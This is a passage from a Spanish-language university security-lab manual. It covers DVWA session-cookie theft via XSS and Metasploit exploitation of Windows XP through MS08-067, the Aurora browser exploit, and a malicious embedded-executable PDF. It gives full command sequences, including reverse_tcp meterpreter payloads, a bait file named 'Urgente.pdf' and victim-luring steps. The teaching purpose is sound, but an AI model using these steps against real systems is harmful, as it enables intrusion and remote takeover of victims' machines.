


Imagen 23: Cookie capturada. Fuente: Propia

Como podemos ver, la cookie de sesión ha sido capturada y podremos ocuparla para suplantar al usuario admin

6) (atacante desde Kali) Volver a página de DVWA y cambiar nuestra cookie por la de admin:




Imagen 24: Usuario atacante antes de ataque. Fuente: Propia

- *Verificamos que el nombre de usuario del atacante es "pablo", lo cual es un usuario normal*
- *Teniendo el plugin "Cookies Manager+" de Firefox previamente instalado, hacemos click en su icono al lado de la barra de direcciones y luego en "Seach <IP>" (IP de la web en que se encuentra):*




Imagen 25: Tutorial XSS plugin. Fuente: Propia

- *Dentro de Cookies Manager+ seleccionamos la cookie correspondiente a la sesión y le damos click a Editar, nos aparecerá la siguiente interfaz:*




Imagen 26: Tutorial XSS cookies manager. Fuente: Propia

- *En "Content", cambiamos el valor que aparece (nuestra cookie) por el que recibimos en cookies.txt (cookie de la víctima) y guardamos*
  .
- *Actualizamos la página y notaremos que nuestro usuario ha cambiado y ahora somos "admin"*




Imagen 27:XSS Confirmación de éxito. Fuente: Propia

****El ataque funciona mientras la víctima esté logueada en su sesión, al momento de cerrar su sesión, se cerrará la de nosotros*

Tabla 9: Ejercicio XSS

9.2.2 Vulnerabilidades en Windows XP

En esta versión del laboratorio se instaló una versión de Windows XP Sp0, la primera versión de Windows, que posee varias vulnerabilidades, de las que se espera los alumnos puedan identificarlas y explotarlas a través de Kali, preferiblemente desde Metasploit, un framework de seguridad que posee una recopilación de exploits y vulnerabilidades registradas y permite su utilización con facilidad.

9.2.2.1 Netapi:

Netapi.dll es un módulo de Windows que es usado por aplicaciones para tener acceso a la red a través del protocolo RPC, contiene un error que permite a un atacante obtener control total de la máquina, por lo que se considera una vulnerabilidad crítica que afecta a todas las versiones de Windows XP, Windows Server 2000, y Windows Server 2003. En el programa Metasploit de Kali, existe un exploit que aprovecha esta vulnerabilidad y que está a libre disposición, el exploit utiliza un desbordamiento de pila (Stack Overflow) para tomar control completo de la máquina.

Netapi
Descripción
Vulnerabilidad crítica de Windows XP que permite a un usuario remoto tener control total de la máquina
Explotabilidad: *MEDIO*
Generar el exploit requiere de complejos conocimientos para su programación, sin embargo, ya se encuentra disponible en internet y es fácil de encontrar y utilizar
Prevalencia: *NULA*
Afectó a las primeras versiones de Windows XP, por lo que ya se encuentra obsoleta
¿Cómo prevenirlo?
Mantener actualizado el sistema operativo
Explotación en SecLab
***Antes debemos hacer un escaneo de puertos a la máquina vulnerable para asegurarnos de que se encuentran los puertos abiertos necesarios para ejecutar este ataque. Puerto 445*

1) (Atacante) Iniciar Metasploit en Kali:

Para ello, abrimos la terminal y escribimos `msfconsole`




Imagen 28: Iniciando Metasploit. Fuente: Propia

2) (Atacante) Seleccionar exploit

Tomando en consideración que conocemos de antemano el nombre del exploit que necesitamos.

- *Buscamos el exploit que queremos ocupar. Comando: `search netapi`*

```
seclab_msf > search netapi
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                Disclosure Date  Rank    Description
   ----                                ---------------  ----    -----------
   exploit/windows/smb/ms03_049_netapi  2003-11-11       good    MS03-049 Microsoft Workstation Service NetAddAlternateComputerNam
   exploit/windows/smb/ms06_040_netapi  2006-08-08       good    MS06-040 Microsoft Server Service NetpwPathCanonicalize Overflow
   exploit/windows/smb/ms06_070_wkssvc  2006-11-14       manual  MS06-070 Microsoft Workstation Service NetpManageIPCConnect Overf
   exploit/windows/smb/ms08_067_netapi  2008-10-28       great   MS08-067 Microsoft Server Service Relative Path Stack Corruption
```

Imagen 29: Buscando exploit. Fuente: Propia

Como resultado nos aparecen cuatro exploits, utilizaremos el último que aparece. Para seleccionarlo escribimos el comando `use <exploit>`

- *Comando: `use exploit/windows/smb/ms08_067_netapi`*

Luego de seleccionarlo, mostramos las opciones de configuración del exploit para así saber qué opciones debemos modificar.

- *Comando: `show options`*

```
seclab_msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       The SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)
```

Imagen 30: Opciones del exploit. Fuente: Propia

El exploit nos entrega tres opciones de configuración, los que aparecen por defecto no es necesario cambiar. Debemos agregar el valor a RHOST, lo que corresponde a la dirección IP de la máquina que intentamos vulnerar que debemos conocer de antemano. En nuestro caso será 192.168.1.104.

- Comando: *set RHOST 192.168.1.104*

```
seclab_msf_exploit(ms08_067_netapi) > set RHOST 192.168.1.104
RHOST => 192.168.1.104
```

Imagen 31: Seteando RHOST. Fuente: Propia

3) (atacante) Seleccionar payload

Para explotar completamente una vulnerabilidad de este tipo, necesitamos aparte del exploit, un payload. Un Payload, es un programa que acompaña a un exploit para realizar funciones específicas una vez el sistema objetivo es comprometido, la elección de un buen payload es una decisión muy importante a la hora de aprovechar y mantener el nivel de acceso obtenido en un sistema.
Para revisar los payloads disponibles en Metasploit, usamos el comando *show payloads*.

Recomendaremos el uso del payload meterpreter, el cual lo seleccionamos de la siguiente forma:

- Comando: *set payload windows/meterpreter/reverse_tcp*

```
seclab_msf_exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

Imagen 32: Set payload. Fuente: Propia

Una vez seleccionado el payload, utilizamos el comando *show options* nuevamente para ver las opciones de configuración del payload.

- Comando: *show options*

```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port
```

Imagen 33: Opciones de payload. Fuente: Propia

Como podemos ver, ahora debemos configurar la variable LHOST, que hace referencia a la dirección IP local (nuestra IP de Kali) en donde escucharemos las conexiones que lleguen desde la máquina vulnerada.

- Comando: *set LHOST 192.168.1.106*

Imagen 34: Setear LHOST. Fuente: Propia

4) (atacante) Ejecutar exploit

Al asegurarnos de haber configurado correctamente todas las opciones, podemos proceder a ejecutar el ataque

- *Comando: exploit*




Imagen 35: Exploit ejecutado correctamente. Fuente: Propia

Como se puede ver en la imagen, el exploit se ejecutó correctamente y pudimos obtener una sesión en meterpreter, lo que significa que nos encontramos en la máquina de Windows XP. Con la sesión de meterpreter abierta tenemos control total de la máquina y podemos hacer lo que queramos. Para conocer los comandos y las opciones disponibles en meterpreter ejecutamos el comando "*help*"

***Consultar comandos de Metasploit en Anexo 4*

Tabla 10: Ejercicio Metasploit 1

9.2.2.2 Aurora:

Tal como se menciona en el capítulo anterior, Aurora es una vulnerabilidad descubierta en Microsoft Internet Explorer 6.0, también explota un fallo de corrupción de memoria.

El atacante, utilizando Metasploit, genera una página web que permite explotar esta vulnerabilidad. Al abrirse la página con Internet Explorer, permite tomar el control de esa máquina.

Aurora
Descripción
Vulnerabilidad crítica de Windows XP que permite a un usuario remoto tener control total de la máquina
Explotabilidad: *MEDIO*
Generar el exploit requiere de complejos conocimientos para su programación, sin embargo, ya se encuentra disponible en internet y es fácil de encontrar y utilizar
Prevalencia: *NULA*
Afectó a las primeras versiones de Internet Explorer, por lo que ya se encuentra obsoleta
¿Cómo prevenirlo?
Mantener actualizados los programas del sistema operativo.
Explotación en SecLab
Nos saltaremos la explicación en detalle de los primeros pasos debido a que son los mismos que los del ejercicio anterior **1) (Atacante) Iniciar Metasploit en Kali:** **2) (Atacante) Seleccionar exploit** Tomando en consideración que conocemos de antemano el nombre del exploit que necesitamos. • *Buscamos el exploit que queremos ocupar. Comando:* `search aurora` • *Comando:* `use exploit/windows/browser/ms10_002_aurora`

Luego de seleccionarlo, mostramos las opciones de configuración del exploit para así saber qué opciones debemos modificar**.**

- *Comando: `show options`*

```
seclab_msf exploit(ms10_002_aurora) > show options

Module options (exploit/windows/browser/ms10_002_aurora):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address on the local machine
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)
```

Imagen 36: Opciones aurora**.** Fuente: Propia

Debemos recordar que este ataque se realiza contra Internet Explorer, así que se preparará una página web que se mostrará a la víctima.

Las opciones que debemos configurar son:

-SRVHOST: Corresponde a la IP local de nuestra máquina Kali. En nuestro caso 192.168.1.106

-URIPATH: Será la ruta que se mostrará como página web. La cambiamos a ***/***

- Comando: *set SRVHOST 192.168.1.106*
- Comando: *set URIPATH /*

3) (atacante) Seleccionar payload

- Comando: *set payload windows/meterpreter/reverse_tcp*

4) (atacante) Configurar payload

- Comando: *`set LHOST 192.168.1.106`*

5) (atacante) Ejecutar exploit

Al asegurarnos de haber configurado correctamente todas las opciones, podemos proceder a ejecutar el ataque

- *Comando: `exploit (o run)`*

```
seclab_msf_exploit(ms10_002_aurora) > run
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.1.106:4444
[*] Using URL: http://192.168.1.106:8080/
[*] Server started.
```

Imagen 37: Ejecutar aurora. Fuente: Propia

Como podemos apreciar, el exploit se ejecutó correctamente y nos entrega una URL http://192.168.1.106:8080/ esta URL debemos enviarle a la víctima.

6) (víctima) Ingresar a link malicioso

Al ingresar a la URL dada por Metasploit, se infectará con nuestro payload y nos llegará la confirmación con la sesión de meterpreter

7) (atacante) Confirmar ejecución correcta

```
seclab_msf_exploit(ms10_002_ie_object) >
[*] 192.168.1.104    ms10_002_aurora - Sending MS10-002 Microsoft Internet Explorer "Aurora" Memory Corruption
[*] Sending stage (957999 bytes) to 192.168.1.104
[*] Meterpreter session 2 opened (192.168.1.106:4444 -> 192.168.1.104:1345) at 2016-12-03 03:00:42 -0300
```

Imagen 38: Al momento de ejecutar link. Fuente: Propia

Como se ve en la imagen, en el instante en que la víctima ingresó a la URL, nos llega la confirmación de que se envió correctamente y se abre una sesión de meterpreter

Para ingresar a la sesión abierta, primero listamos las sesiones activas.

- Comando: `sessions -L`

```
sessions -l

Active sessions
===============

  Id  Type                   Information                      Connection
  --  ----                   -----------                      ----------
  2   meterpreter x86/win32  XPSP1-SECLAB\admin @ XPSP1-SECLAB  192.168.1.106:4444 -> 192.168.1.104:1345 (192.168.1.104)
```

Imagen 39: Sesiones activas. Fuente: Propia

Para utilizar la sesión deseada, utilizamos el comando sessions -i

- Comando: `sessions -i 2`




Imagen 40: Iniciar sesión. Fuente: Propia

Con la sesión de meterpreter abierta tenemos control total de la máquina y podemos hacer lo que queramos.

Para conocer los comandos y las opciones disponibles en meterpreter ejecutamos el comando "*help*"

***Consultar comandos de Metasploit en Anexo 4*

Tabla 11: Ejercicio Metasploit 2

9.2.2.3 PDF Malicioso:

En esta nueva versión de SecLab se incluyó una versión vulnerable del famoso lector de PDF, Adobe Reader. Lo ocuparemos para generar un archivo PDF malicioso, que incrustará un archivo ejecutable dentro del PDF y pasará desapercibido. Este archivo ejecutable será un payload que nos entregará una Shell para tener acceso a la máquina Windows XP

El atacante, utilizando Metasploit, genera un archivo PDF malicioso, el cual subirá al servidor para que la víctima lo descargue y ejecute.

PDF Malicioso
Descripción
Vulnerabilidad de Adobe Reader <=9 que permite ejecutar un archivo ejecutable dentro de un archivo PDF
Explotabilidad: ***MEDIO***
Generar el exploit requiere de complejos conocimientos para su programación, sin embargo, ya se encuentra disponible en internet y es fácil de encontrar y utilizar
Prevalencia: ***POCA***
Afectó a las versiones de Adobe Reader 8 y 9, actualmente la versión se encuentra en la 11. Por lo que es probable que aún existan equipos vulnerables.
¿Cómo prevenirlo?
Mantener actualizados los programas del sistema operativo.
Explotación en SecLab
Nos saltaremos la explicación en detalle de los primeros pasos debido a que son los mismos que los del ejercicio anterior **1) (Atacante) Iniciar Metasploit en Kali:** **2) (Atacante) Seleccionar exploit** Tomando en consideración que conocemos de antemano el nombre del exploit que necesitamos. • *Buscamos el exploit que queremos ocupar. Comando:* `search pdf_embedded` • *Comando:* `use exploit/windows/fileformat/adobe_pdf_embedded_exe`

Luego de seleccionarlo, mostramos las opciones de configuración del exploit para así saber qué opciones debemos modificar**.**

- *Comando: `show options`*

Imagen 41: Opciones exploit pdf. . Fuente: Propia

Las opciones que debemos configurar son:

-FILENAME: Corresponde al nombre que tendrá el archivo PDF

Los demás no son necesarios de configurar para realizar este ataque.

- Comando: *set FILENAME Urgente.pdf*

3) (atacante) Seleccionar payload

- Comando: *set payload windows/meterpreter/reverse_tcp*

4) (atacante) Configurar payload

- Comando: *`set LHOST 192.168.1.106`*

5) (atacante) Ejecutar exploit

Al asegurarnos de haber configurado correctamente todas las opciones, podemos proceder a generar el archivo.pdf

- *Comando: `exploit (o run)`*




Imagen 42: Pdf generado correctamente**.** Fuente: Propia

Como podemos apreciar, el exploit se ejecutó correctamente y nos entrega un archivo Urgente.pdf que debemos enviar a la víctima. Hay varias opciones para hacerlo, nosotros la subiremos a nuestro servidor.

6) (atacante) Subir archivo.pdf a servidor

Para copiar el archivo al servidor, copiamos Urgente.pdf desde donde se creó hasta la carpeta pública del servidor /var/www/html

```
seclab_msf exploit(adobe_pdf_embedded_exe) > cp /root/.msf4/local/Urgente.pdf /var/www/html
[*] exec: cp /root/.msf4/local/Urgente.pdf /var/www/html
```

Imagen 43: Copiando pdf al servidor. Fuente: Propia

- Iniciamos el servidor: *service apache2 start*

7) (atacante) Preparar exploit para escuchar conexión

Antes de iniciar el ataque, debemos configurar un exploit para manipular la conexión que generará el payload. Para ello utilizamos el exploit siguiente:

- Comando: *use exploit/muti/handler*

El exploit multi/handler escuchará las conexiones provenientes de nuestro pdf malicioso, para ello necesita de un payload

- Comando: *set payload /windows/meterpreter/reverse_tcp*

Configuramos el payload con nuestra IP

- Comando: *set LHOST 192.168.1.106*

8) (atacante) Lanzar exploit para recibir conexión

- Comando: *exploit*

```
seclab_msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.1.106:4444
[*] Starting the payload handler...
```

Imagen 44: Payload escuchando. Fuente: Propia

El exploit quedará escuchando conexiones al puerto 4444, que es donde la víctima se conectará a través del PDF malicioso

9) (víctima) Descarga el archivo.pdf desde el servidor

- *Ingresa a **http://192.168.1.106** (IP Kali)*




Imagen 45: Descargar pdf. Fuente: Propia

- *Descargamos el archivo.pdf al escritorio*

10) (víctima) Abrir archivo PDF




Imagen 46: Mensaje de confirmación. Fuente: Propia

Podemos ver que antes de iniciar nos muestra un mensaje que nosotros teníamos la opción de personalizar al momento de configurar el pdf.

- *Seleccionar "No volver a mostrar este mensaje" y abrir el archivo*

Se abrirá el PDF, como nosotros no configuramos un template se muestra un archivo en blanco. Y con eso ya está el equipo infectado

11) (atacante) Confirmar correcta conexión

Al momento de que la víctima abre el PDF se infecta automáticamente, lo que podemos ver en la siguiente imagen




Imagen 47: Conexión correcta. Fuente: Propia

Con la sesión de meterpreter abierta tenemos control total de la máquina y podemos hacer lo que queramos.

Para conocer los comandos y las opciones disponibles en meterpreter ejecutamos el comando "*help*"

Tabla 12: Ejercicio Metasploit 3

Para visualizar el código del exploit que se está ejecutando, basta con buscarlo en la consola con el comando searchsploit <exploit>:

Imagen 48: Searchsploit. Fuente: Propia

Eso nos dará la ruta de donde se encuentra el código del exploit, en este caso se trata de un código en Python que se localiza en:

/usr/share/exploitdb/platforms/windows/remote/40279.py

Así como estas tres vulnerabilidades que se explicaron anteriormente, existen muchas otras que se pueden explotar en Windows XP. Quedará a criterio de los alumnos probar otras herramientas por su cuenta.

Un adelanto a la búsqueda de vulnerabilidades es comenzar haciendo un escaneo de puertos con Nmap a la máquina de Windows.

Nmap es un programa para hacer mapeo de puertos, permite conocer qué puertos están abiertos en una máquina en específico y qué servicios se están ejecutando en esos puertos.

Un ejemplo para conocer los servicios que se ejecutan en la máquina de Windows es el siguiente:




Imagen 49: Escaneo de puertos Nmap. Fuente: Propia

Según los servicios corriendo en la máquina se puede hacer una investigación para determinar si alguno de ellos es vulnerable a algún tipo de ataque. Por ejemplo, en este caso, el puerto 135 con el servicio de Microsoft Windows RPC es vulnerable en Windows XP y existen exploits capaces de obtener acceso al sistema a través de ese servicio.

10 TERCERA PARTE: MONITOREO DE EJERCICIOS

En esta parte se muestran los resultados del objetivo principal de este proyecto, el monitoreo de los ejercicios del laboratorio. Se explicará cómo se realiza el monitoreo por cada ejercicio práctico.

10.1 Base de datos

Para poder llevar un registro ordenado de los logs registrados en cada ejercicio, se hace uso de una base de datos en donde los datos son guardados. La base de datos elegida es MySQL y su diseño general queda de la siguiente forma:

